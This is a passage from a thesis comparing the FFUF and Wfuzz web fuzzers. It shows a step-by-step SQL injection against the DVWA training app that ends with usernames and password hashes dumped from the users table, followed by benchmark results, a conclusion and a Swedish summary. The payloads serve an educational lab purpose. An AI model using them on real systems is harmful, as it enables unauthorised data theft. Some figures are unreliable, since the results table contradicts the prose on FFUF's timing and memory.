As interesting and surprising as this may seem when thinking about it, it probably makes sense. As mentioned in Section 4.4.5, FFUF seems to completely disregard entries in the word list that contain spaces, a feature (or a bug) which Wfuzz does not have. By looking through the list we can see that the three requests that FFUF found interesting are indeed included in the Wfuzz result too, along with many more. To proceed, we could now manually test these input strings in the web app to see if we get any interesting outputs. However, by inspecting the output of Wfuzz, and knowing the web app outputs from the requests found using FFUF, we can conclude that there is most likely a flaw in the web application, which makes it vulnerable to SQL injection, and that it is triggered by these input strings. To produce this result, it took Wfuzz 0.48 seconds at a rate of 558 ($268/0.48 = 558.333 \approx 558$) requests per second. The command generated a utilization of 125% and a memory footprint of 38,408 kilobytes.

Modifying the query

Having found the vulnerabilities, it would be nice to find out some more interesting information stored in the database. To do this, we will need to use SQL knowledge to modify the input string to our needs.

In order to modify the string causing the vulnerability, we first need to try to understand how and why it works. We will inspect a string that both FFUF and Wfuzz managed to determine interesting, `'%20or%20'x'='x`. Only this string will be used from here on, but the principle is the same for the other strings that triggered the vulnerability.

First and foremost we should try to imagine what the SQL query that gets executed behind the scenes in the back-end could look like. A basic SQL query has the form `SELECT [comma separated list of columns] FROM [table name] WHERE [condition]`. In the case of the user lookup based on ID, the ID is surely used in the condition part to only select the row from the user table that has an ID equal to the one given in the input box. A logical guess is that the `WHERE` part looks something like this: `WHERE id = '[id from text box]'`. In SQL syntax, quotation marks are optional when working with integers, as we are in this case, However, the reason we believe they are used in this case, is that the input string we are inspecting starts with a single quotation mark, and as the input string works and executes, single quotation marks seem to be in use. Furthermore, we can clarify this by inserting our input string into our assumed `WHERE` condition with the URL encoding reversed: `WHERE id = '' or 'x'='x'`. As can be seen, our input string in red closes the first quotation marks, resulting in the ID being compared to an empty string. The trick here is what comes next. After the string is closed by our input string, the logical `or` operator follows. This operator is used for specifying another condition, and due to how `or` works, the whole `WHERE` condition will evaluate to true if either of the conditions is true. As the condition after the `or` operator, `'x'='x'` is always true, the `WHERE` condition will be true for every row, meaning every row will be fetched. As seen from the web app output, this trick results in every user's first name and surname being fetched in our case.

We now have the first name and surname of every registered user. The fact that we were able to get the web app to output this information to us by providing a certain string as input already proves the existence of a vulnerability, but it would be interesting to take this even further. It is worth mentioning that these steps are not directly related to web fuzzing, or even to fuzzing in general. We used our web fuzzer to find the vulnerability itself, but now we will use the vulnerability along with SQL knowledge to exploit this vulnerability further.

With the recently gained knowledge about how the SQL query probably works, we will be able to find more sensitive information about the registered users, such as their usernames and passwords. We will first focus on trying to output all the users' usernames. Thinking about what the web app currently does, one could assume that the ID lookup is against a table in the database called *users* or something similar. A further guess would be that this table includes, at least, a username column, along with the ID, first name, and surname that we already know of. In terms of SQL, and based on our assumptions, we would probably want to `SELECT username FROM users`, or something similar. The `SELECT` statement already being executed by the web app on each ID lookup is most likely very similar to this, though selecting the columns of first name and surname instead. As we learnt in the last paragraph, the string we provide in the text box is inserted in the `WHERE` statement, which means that we have no power over the `SELECT` statement and cannot modify it. A trick we can use instead is to make our own `SELECT - FROM` statement and combine it with the already existing one, using the `UNION` operator. In SQL, the `UNION` keyword is used to combine the results of two or more queries into a single result set [55]. This means that we can combine the existing query with a query of our own using the `UNION` operator. We just have to make sure that we complete the first query properly, make it syntactically correct, and that we select exactly as many columns in our new query as is done in the old one. The latter requirement is very important as the `UNION` operator requires the two (or more) sets to consist of the same number of columns. In our case, we can assume that we will only be able to select two columns at a time as the web app currently outputs two properties from the database, which indicates that the current query probably only selects two columns.

The column name *username* was just a guess, and we cannot know for sure that this is the name of the column in the table, or that it even exists. We need a way of finding out what columns the table consists of. This can be done by using the `INFORMATION_SCHEMA` database. This read-only database that exists in every MySQL instance stores metadata about the other databases on the server. This information is divided into several tables. Currently we are interested in finding out the names of the columns of a table, so we will need to access the `columns` table to get this information. This is done using the following query:

```
SELECT column_name FROM information_schema.columns WHERE table_name =
'[table name]';
```

The next issue we face is the fact that we need to know the name of the table we want to select columns and fetch data from. Earlier we assumed that it could be named *users* or something similar, and we could go on assuming until we find the correct name. However, it is easier to first make the web app output all the table names. This way we will know the names of all the tables in the database, and hopefully, based on the table name, easily see which one we want to fetch data from. The query to get this information is equally simple:

```
SELECT table_name FROM information_schema.tables WHERE table_schema =
'[database name]'
```

Looking at the query, we are now faced with another issue, however. We need to know the name of the database in order to execute the query. We could leave out the `WHERE` part and just output all the tables that exist on the server, but this would make the output hard to read as there would be so many system tables and tables that we do not care about. We want to run the query given above to get a simple result that is easy to read. Fortunately, there is another simple query that will give us the name of the current database, in other words, the database that the query is run on. The query in question looks like this:

```
SELECT DATABASE()
```

At this point, we should have everything we need to start outputting data from any table in the database, two columns at a time. Before we begin working towards our final goal, we will summarize our plan into brief steps, given in the order they need to be done.

1. Find the name of the database
2. List all tables in the database
    (a) Find the table we want to fetch data from based on its name
3. List all the columns in the table
    (a) Determine what columns are of interest
4. Select two columns (at a time) from the table
5. Read the sensitive data output to the screen

The queries needed for each of these steps have been mentioned and explained above. It must still be explained how each query is syntactically put together in a valid form in order to be entered into the input text box on the DVWA SQL injection page.

If we go back a a bit, we know that whatever we enter into the text box will be inserted between the two single quotation marks in the `WHERE` statement of the predefined query. The first thing we need to do in our input string is then to close the first quotation mark with another quotation mark, thus concluding the query. The next thing needed is the `UNION` keyword follow by our own query, but here we need to remember that there is still a "closing" quotation mark that will be appended at the end of whatever we type. To keep the syntax intact, we need to either match the last quotation mark with a quotation mark of our own, or comment it out by inserting the MariaDB syntax for commenting out the rest of the row. In MariaDB, single line comments can be made using either `#` or `-- `. In the latter version, a space is required after the last hyphen in order for it to work [56]. Instead of matching the last quotation mark, we will comment it out using the # symbol, as this will allow us to write our query syntactically correct right in the input text box, without having to worry about what the web app back-end would add at the end.


At this point we do not care about outputting the first names and surnames of all the users anymore, so we had better make the `WHERE` condition of the first query always be false. This way we will get an output with less redundant information. To achieve this, we will simply start our string with a single quotation mark (`'`), which makes the query try to match rows in the table with a blank ID, and since such rows probably do not exist, we will not get any unnecessary information from the first query. As we always need to select two columns, we can add a dummy string in our own query to the `SELECT` part to make the amount of selections equal to two, even if we only want to select one attribute from the table. Putting all of this together, we get the following input string to complete the first step of our plan:

```
' UNION SELECT 'Dummy', DATABASE() #
```

By entering this string into the input text box of the web page, the back-end will be tricked into executing something similar to the following query:

```
SELECT first_name, last_name FROM users WHERE id = ''
UNION SELECT 'Dummy', DATABASE() #';
```

Because we selected `DATABASE()` as our second column, we expect it to be shown in place of the surname in the web app interface. The output from the web app seen in Figure 4.19 shows us the current database name in the surname spot, exactly as expected. According to the output, the name of the current database is *dvwadb*. We record the name



```
ID: ' UNION SELECT 'Dummy', DATABASE() #
First name: Dummy
Surname: dvwadb
```


Figure 4.19: The database name is output in place of the surname.

and proceed to the second step, which is to list all the tables in the database.

To perform the next step we simply take the name of the database and insert it into the query mentioned earlier in this chapter. This gives us the following input string:

```
' UNION SELECT 'Dummy', table_name FROM information_schema.tables
WHERE table_schema = 'dvwadb' #
```

By submitting this to the server via the web app interface, we get the response we are looking for. In Figure 4.20 we can see that the *dvwadb* database contains two tables, *users* and *guestbook*. Of these two tables, we are mostly interested in the *users* table, as



```
ID: ' UNION SELECT 'Dummy', table_name FROM information_schema.tables WHERE table_schema = 'dvwadb' #
First name: Dummy
Surname: guestbook

ID: ' UNION SELECT 'Dummy', table_name FROM information_schema.tables WHERE table_schema = 'dvwadb' #
First name: Dummy
Surname: users
```


Figure 4.20: The dvwa database consists of two tables.

we want to try to find out more sensitive information about the registered users.

In the next step, we want to figure out what columns the table has. Using the query covered earlier, we compose the following input string:

```
' UNION SELECT 'Dummy', column_name FROM information_schema.columns
WHERE table_name = 'users' #
```

This input string causes each column name to be output in the surname fields, as seen in Figure 4.21. According to the output, the eight columns of the user table are: *avatar*,



```
ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: avatar

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: failed_login

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: first_name

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: last_login

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: last_name

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: password

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: user

ID: ' UNION SELECT 'Dummy', column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: Dummy
Surname: user_id
```


Figure 4.21: From the output we can see that the user table has eight columns.

failed_login, *first_name*, *last_login*, *last_name*, *password*, *user*, and *user_id*. In order to finally get the users' login details, we need to select the columns containing the usernames and the passwords. Based on the column names, it is clear that these two columns are the *user* and *password* columns.

As we actually want to select two columns this time, we no longer need to select a dummy string in our query. Furthermore, we no longer need a `WHERE` condition as we now want to output the details of every user. The final input string which completes the query that exposes the sensitive information, the login details, consequently becomes:

```
' UNION SELECT user, password FROM users #
```

This input string exposes the username and "password" of all the registered users. The reason quotation marks are used on the word *password*, is because, as seen in Figure 4.22, the passwords are apparently not stored in plain text. In other words, the stored passwords are simply hashes of the passwords that the users enter when they login. This is not too surprising, considering no password should ever be stored in plain text in a database. However, one could imagine that it would not have been impossible that the low security level of DVWA would have had them stored as plain text.



```
ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 4.22: The usernames are in plain text while the passwords are stored as hashes.

In the end, we did not find all the information we wanted in terms of login details. The username + password hash combination cannot be used to login to the system, as the password would then be hashed again, and the server-side comparison would fail as the hashes do not match. However, using the brute-force technique covered earlier in this thesis, along with the information gained from this attack, one could make a short list of usernames, all of which are confirmed valid. Using this username list as an input to either FFUF or Wfuzz, along with a large password word list, one could hope to find out the correct passwords of all of the usernames we have found. However, this will not be done in this thesis, but it is certainly a possibility.

4.6 Results and analysis

Ahead of the comparison, I must say I was certain FFUF would turn out to be the "superior" tool in the end. FFUF is newer, it is compiled, and overall seemed more modern at first glance. All these facts made me suspect that Wfuzz would not only be worse, but even a lot worse. My findings are therefore rather surprising. In this Section, the results will be presented and analysed briefly. All the results are summarized in Table 4.1 towards the end of the section.

The first, and perhaps most logical, metric measured was the execution time (and the request rate). It took FFUF 3.90 seconds to process the 1683 requests in the brute-force attack, while it took Wfuzz only 2.34 seconds to perform the same task. These time measurements gave the request rates of 343 requests per second and 720 requests per second for FFUF and and Wfuzz respectively. Given my initial expectations, these results were surprising to me.

One attack was not be sufficient to convince me, however, so it remained to be seen if Wfuzz would take home the win in the SQL injection attack, too, or if the brute-force measurements were just an abnormality. In the SQL injection attack, it took FFUF 2.83 seconds to complete and process all the 267 requests, resulting in a request rate of approximately 94 requests per second. In turn, Wfuzz only ran for 0.48 seconds while processing the same amount of requests. Consequently, the request rate of Wfuzz was way much better at about 558 requests per second. Contradictory to my initial expectations, Wfuzz is without question way faster than FFUF.

In terms of CPU utilization, FFUF utilized 23% of the CPU in the brute-force attack, while Wfuzz managed as much as 134%, that is, one whole CPU core and 34% of another. This trend continued in the SQL injection attack, where FFUF only managed to utilize 6% of the CPU, compared to 125% for Wfuzz. So, is a high utilization measurement bad or good? I believe that it is a good thing that Wfuzz manages to utilize a lot of the resources it has available. This indicates that Wfuzz is well optimized and can run a lot of things concurrently, and even divide its workloads across multiple cores by default. FFUF, on the other hand, which was run in the exact same environment and under the same circumstances as Wfuzz, does not manage to utilize the CPU very well. It does not use a lot of the CPU, and this is clearly seen in the execution times and request rates. It never even managed to get close to utilizing a full CPU core.

The memory footprint measured was given as the maximum amount of memory used at any instant of the execution. For the brute-force attack, FFUF used a maximum of 24,508 kilobytes and Wfuzz used as much as 43,144 kilobytes. Wfuzz used a lot more than FFUF and the situation was similar in the SQL injection attack. There, FFUF used a maximum of 22,548 kilobytes compared to the 38,408 kilobytes of Wfuzz. From these measurements, it is clear that Wfuzz uses more memory during its execution. This is logical, though, as Wfuzz most likely is able to do more things simultaneously, meaning it will need to keep more things in memory at the same time. A notable thing is that the memory foot print of the two tools did not change much between the attacks, regardless of the payloads used. This is probably good because it means that neither tool keeps every possible word combination in memory during the whole execution. If they did, one would think that the maximum memory used would be much higher for the brute-force attack than for the SQL injection attack, as we made use of two word lists there, and both the tools were asked to generate the cross product of the lists, that is, every possible username-password combination. All these combinations definitely take up more space than the one single SQL injection word list.

The final measurement was the amount of vulnerabilities found. This measurement turned out to be a bit boring and redundant in some sense. Since both the tools used the exact same word lists for both the attacks, each tool was expected to find the same things. In the brute-force attack, they both found the one and only correct combination that was possible to find based on the word lists used. This was not surprising nor interesting. However, in the SQL injection attack, something interesting was observed. When using the same word list and filter properties for both tools, FFUF only showed 3 requests in the result, while Wfuzz showed 16. This was both surprising and interesting, and after some testing, I found that FFUF completely ignores word list entries that contain spaces, which is something that Wfuzz does not. Consequently, this means that FFUF either skipped or just did not show the requests with payloads containing spaces. This finding is astounding and I am not sure whether this is a bug in FFUF, or if it is some kind of feature that intentionally rejects strings that are not URL encoded. However, interestingly enough, both the tools reportedly processed the same amount of requests, which means that they should both have used all the word list entries. This fact indicates that FFUF does do something with the entries that are not shown...

On the topic of potential bugs in the tools, the fact that Wfuzz reports request responses containing one line as containing zero lines was another confusing realisation. I have given this some thought, and I cannot find any plausible reason why Wfuzz would report zero lines when there clearly must be at least one line as there are characters in the response! This behaviour does not affect the functionality of the tool, though, as long as one is aware of it and takes it into consideration.

All the results are summarized in Table 4.1 below. The results are given per tool, per attack. The request rate unit is requests per second but has been shortened to *req/s*. The vulnerabilities found is only meaningful for the SQL injection attack, as the brute-force itself is made possible by a single vulnerability, and the only way a target could be somewhat immune to this attack would be by blocking repeated requests from the same source. We intentionally had request throttling turned off in the attack because it was obvious that the target was vulnerable to this attack. The number given in this column for the brute-force attack is the number of valid login combinations that were found. This number is identical for both tools because both tools were given the same payloads.

	FFUF		**Wfuzz**	
Measurement	Brute-force	SQL injection	Brute-force	SQL injection
Execution time (s)	4.90	2.83	2.34	0.48
Request rate (req/s)	343	94	720	558
CPU utilization (%)	23	6	134	125
Memory footprint (KB)	2,508	22,548	43,144	38,408
Vulnerabilities found	1	3	1	16

Table 4.1: Summation of the results recorded from the comparison.

All in all, it is clear from the results that Wfuzz is the better option. Contrary to my initial beliefs, Wfuzz is both faster and more effective than FFUF. Even though Wfuzz runs using the Python interpreter, it manages to outperform Wfuzz in every way. Wfuzz is a highly optimized and mature tool with a lot of useful features and extra tools included. FFUF, on the other hand, is newer and less mature. It does not include as many features and extras as Wfuzz does, and clearly, it still has to grow and be developed further in order to be able to compete with its predecessor. Personally, given all my findings and the facts mentioned, I see no reason why I would choose to use FFUF over Wfuzz in any scenario.

Chapter 5

Conclusion

The aim of this thesis was to compare the two web fuzzers FFUF and Wfuzz with each other to try and determine which one is the better alternative. These two fuzzers are very similar, both in terms of functionality and features. FFUF is even based on Wfuzz, which is very much reflected in their similarities.

The initial prediction was that FFUF would be considered victorious in the end. It is newer and it is compiled and, furthermore, the assumption is supported by the question: "Why did the developers decide to create FFUF, if not to be an improved version of Wfuzz?" All these arguments points towards FFUF being the better alternative. Interestingly enough, however, the comparison experiment proved the exact opposite.

Wfuzz exceeded expectations while FFUF proved to be rather disappointing, in the eyes of the author. Not only did Wfuzz outperform FFUF in every department, it is also easier to install and set up, and even includes extra tools and features which makes it more user-friendly. For example, Wfuzz allows the user to specify an initial request, and then based on the response characteristics of this request, to filter out requests in the result. In FFUF, the user has to figure out the filtering values in some other way, and then apply them to the command. This is not a groundbreaking feature, but it is small things like these that give Wfuzz an even further advantage in terms of ease of use.

The one area where FFUF scored "better", was in terms of memory footprint. FFUF recorded a smaller memory footprint than Wfuzz, but with reason. Wfuzz is able to get a lot more work done at the same time than FFUF, which means that it is logical that it uses more memory if there is more available. Therefore, I do not see that as a win for FFUF at all, rather than another indicator of how much better Wfuzz is at utilizing the resources available.

When I began working on this thesis I did not have a clear plan on where it would take me. Having decided to write and learn about fuzzing, and more specifically, web fuzzing, I did not expect the difference between "regular fuzzing" and web fuzzing to be this huge... The concept of what fuzz testing is has been covered extensively in this thesis, but to later find out that web fuzzers actually do more brute-forcing than they do any fuzzing, was extremely surprising. In hindsight, though, a large part of fuzzing is brute-forcing and constantly feeding a system under test with data until it eventually gives some kind of indication of an error. How the input data is generated can vary a lot and the theory behind it can become extremely complicated very quickly. That is why I personally think that web fuzzing is probably the easiest way to get into the fuzzing scene without overwhelming oneself with a lot of theory and algorithms.

Telling people about the topic of my thesis and trying to discuss it with other IT students have made me realise how relatively unknown fuzzing really is. Most people I have talked to have never even heard about it. The fact that a testing technique whose basic concepts really are not advanced, and which also comes with so many benefits, is so unfamiliar to people, even in the IT field, is astonishing.

As closing words, I would like to encourage the readers of this thesis to research fuzzing a bit and learn more about it. It is an extremely powerful technique to know, even though it is a bit hard to get into. This thesis is just a small introduction to what fuzzing and web fuzzing is, but I hope that I have at least raised your curiosity as to what the fuzz is all about.

Swedish Summary

En jämförelse av FFUF och Wfuzz för fuzztestning av webbapplikationer

Webbapplikationer, datorprogram, mobilapplikationer och mjukvara i allmänhet finns idag nästan överallt. Bilar, diskmaskiner och flera andra hushållsapparater kan innehålla mjukvara. Vid första åtanke verkar antagligen existensen av mjukvara i dessa apparater spännande och praktisk. Det man inte tänker på är att där det finns mjukvara, måste också mjukvarans säkerhetsaspekter beaktas, inte bara apparatens fysiska säkerhetsaspekter. Det som all mjukvara har gemensamt är buggar. Oberoende hur genomtänkt och välplanerat ett mjukvaruprogram verkar, kommer programmet högst antagligen inte att vara fritt från fel och brister. Dessa brister kan utnyttjas av angripare. Genom att utnyttja brister som de hittat i mjukvaran, kan angripare få obehörig åtkomst till privata data och annan känslig information.

Webbapplikationer är mycket vanliga idag. En webbapplikation är en applikation som är gjord för att användas över internet med hjälp av en webbläsare. Denna definition påminner mycket om hur man skulle definiera en webbsida. Skillnaden ligger dock i ordet *applikation*. En webbsida levererar mer eller mindre alltid samma innehåll varje gång den besöks, oberoende av vem som besöker den. En webbapplikation levererar däremot dynamiskt innehåll som kan bero på ett flertal faktorer, såsom vem som besöker sidan, tid på dagen eller typ av användare. Många människor använder dagligen webbapplikationer, även om de inte tänker på det. Applikationer som Facebook, Instagram och Whatsapp är de facto webbapplikationer i grund och botten. Även om dessa applikationer verkar vara så kallade nativa (ursprungliga) applikationer så är de faktiskt utvecklade på samma sätt som webbapplikationer. Att skriva applikationerna som webbapplikationer är nämligen ett populärt sätt att skapa applikationer till ett flertal operativsystem och enheter samtidigt. Detta möjliggörs av webbapplikationsramverk som tillåter kompilering och inpackning i form av nativa applikationer för flera olika målsystem.

Man brukar prata om att det förekommer så kallade sårbarheter i mjukvara. Dessa är buggar och fel som gör att mjukvaran kan användas på ett annat sätt än den är ämnad att användas. Sårbarheterna kan göra det möjligt för angripare att få åtkomst till känsliga data. Sårbarheter som dessa finns även i webbapplikationer. Det finns ett antal klassiska sårbarheter som ofta påträffas i webbapplikationer. Det är av stort värde för utvecklare och testare att ha kunskap om dessa sårbarheter, hur de fungerar och hur man kan undvika dem i sina egna webbapplikationer. Bland de två mest kända sårbarheterna för webbapplikationer är SQL-injektion och webbkodinjektion (eng. *cross-site scripting*, XSS).

Även om det kan vara nästan omöjligt att utveckla felfri programvara, är målet alltid att förhindra att sårbarheter och fel uppkommer. Det mest grundläggande sättet att förhindra självklara fel är genom testning. Manuell testning är dock tids- och resurskrävande och resultatet beror till stor del på testarens kunskap. Tid och resurser är inte gratis och därför kan även testningens existens och kvalitet bero på projektets budget och prioriteringar.

Fuzztestning kan vara svaret på flera av de ovannämnda problemen. Fuzztestning är en automatiserad testningsteknik som eliminerar den mänskliga faktorn i testning. Målet med fuzztestning är att, med upprepade försök, förse ett målsystem med halvgiltiga indata i avsikt att få målet att krascha, hänga sig eller avge någon annan reaktion som indikerar att ett fel har inträffat. Mjukvaruprogrammet som utför fuzztestningen kallas en fuzzer. Alla fuzzers fungerar mer eller mindre enligt tidigare nämnda beskrivning, dock med varierande implementeringar beroende på deras syften, mål och pris, samt beroende på hur intelligenta eller "smarta" de är (på engelska används vanligen uttrycket "smart fuzzers"). Ett enkelt sätt att dela in fuzzers är i smarta och dumma fuzzers. Smarta fuzzers behöver ofta mycket kunskap om målet och dess implementering för att kunna göra sitt jobb. Detta jobb är ofta mycket specifikt och skräddarsytt för en viss målgrupp, till exempel ett visst protokoll. Smarta fuzzers är ofta utvecklade att lära sig av sina misstag och vissa kan till exempel lära sig vilken typ av indata målet förväntar sig och i vilken form. Om fuzzern tidigare försökt ge någon indata som målprogrammet inte ens tog i beaktande, kan fuzzern lära sig från detta "misstag" och blir med tiden mera medveten om hurdan indata som lönar sig att leverera till målet. Dumma fuzzers har däremot inte lika avancerade och specifika implementeringar. Dessa fuzzers passar därför till en större mängd mål, men är antagligen inte lika effektiva i sitt arbete. De beaktar ofta inte målets implementering eller resultat från föregående körningar. De allra dummaste fuzzers kan vara så enkelt gjorda att de helt enkelt bara skapar randomiserad data som de förser målet med, en process som de sedan, möjligen, upprepar i all oändlighet.

Fuzztestning av webbapplikationer skiljer sig något från vanlig fuzztestning. Webbapplikationsfuzzers utför ofta ingen klassisk "fuzzning", men de använder sig istället av externa ordlistor som kan bestå av kända SQL-injektionssträngar, webbkodinjektionssträngar, användarnamn, lösenord, med mera. Genom råstyrka testar fuzzern att placera varje "ord" ur varje ordlista på förutbestämda platser i webbadressen eller i en rå HTTPbegäran. Varje körning kan ta en eller flera ordlistor som indata. Testaren bestämmer själv var vilken ordlistas ord skall sättas in och med vilken metod fuzzern skapar kombinationerna. Efter körningen åskådliggörs resultaten i form av vilka kombinationer som gav vilka statuskoder, svarsstorlekar, antal rader i svaret, och så vidare. Utifrån dessa karaktärsdrag kan testaren välja att filtrera ut de begäranden som är ofta förekommande, och välja att fokusera på de som skiljer sig från mängden. Det kan vara av intresse att vidare undersöka det ord eller de ordkombinationer som ledde till att svaren på dessa begäranden stack ut. När man testar SQL-injektionssträngar, kan man på detta sätt relativt enkelt hitta strängar som orsakar problem med den SQL-förfrågan som görs i databasen. Med grundläggande kunskaper i SQL kan man följaktligen lista ut hur man kan utnyttja detta för att utföra en SQL-injektionsattack.

Två intressanta fuzzers för fuzztestning av webbapplikationer är *FFUF* och *Wfuzz*. Dessa två kommandoradsverktyg liknar varandra väldigt mycket men har även skillnader. FFUF är nyare och är inspirerad av den äldre Wfuzz, vilket förklarar varför de är så lika. Båda verktygen använder sig av så kallade nyttolaster som indata. Nyttolasterna är ofta i form av ordlistor enligt ovannämnda system. Både FFUF och Wfuzz erbjuder dessutom liknande möjligheter för andra parametrar som kan anges för körningar, såsom kakor och POST-data. Också deras filtreringsmöjligheter är väldigt likartade. Den första skillnaden man märker när man inspekterar verktygen handlar om deras implementeringsspråk. FFUF är skrivet i språket Go medan Wfuzz är skrivet i Python. Eftersom Go är ett kompilerat språk och Python är ett så kallat tolkat språk är det rimligt att anta att FFUF konkurrerar ut Wfuzz ur ett prestandaperspektiv. En annan skillnad är att FFUF är enbart ett verktyg medan Wfuzz även innehåller ett antal mindre verktyg samt ett Python-bibliotek för utveckling av repeterbara fuzzningsjobb. Det finns även andra ytliga skillnader men inga som i första hand sticker ut.

Efter att en grundläggande jämförelse mellan de två verktygen hade gjorts, med attackerna SQL-injektion och råstyrka i fokus, erhölls intressanta resultat. Eftersom båda verktygen utförde samma attacker med samma ordlistor som indata, är det förståeligt att båda verktygen producerade samma antal begäranden under respektive attack. Det förväntades också att båda verktygen skulle hitta samma sårbarheter under vardera attack. Både FFUF och Wfuzz rapporterar förbrukad tid för körningen, vilket är användbar data för att jämföra verktygens prestanda. Wfuzz rapporterar även medelhastigheten för begäranden för hela körningen, givet i begäranden per sekund. FFUF rapporterar dock endast den momentana hastigheten som uppdaterar under körningens gång, men ingen slutgiltig medelhastighet för hela körningen. Det konstaterades därför vara mest rättvist att tiden skulle mätas av ett utomstående verktyg för båda fuzzers, varifrån sedan medelhastigheten för begäranden kan härledas genom att dividera antalet begäranden med tiden som rapporteras från det utomstående verktyget. Det inbyggda verktyget `/usr/bin/time` ansågs vara ett bra verktyg för att mäta tiden. Verktyget rapporterar också ett flertal andra intressanta mätvärden, varav CPU-användning och minnesavtryck var av intresse. Också dessa två mätvärden noterades för vardera verktyg för varje attack.

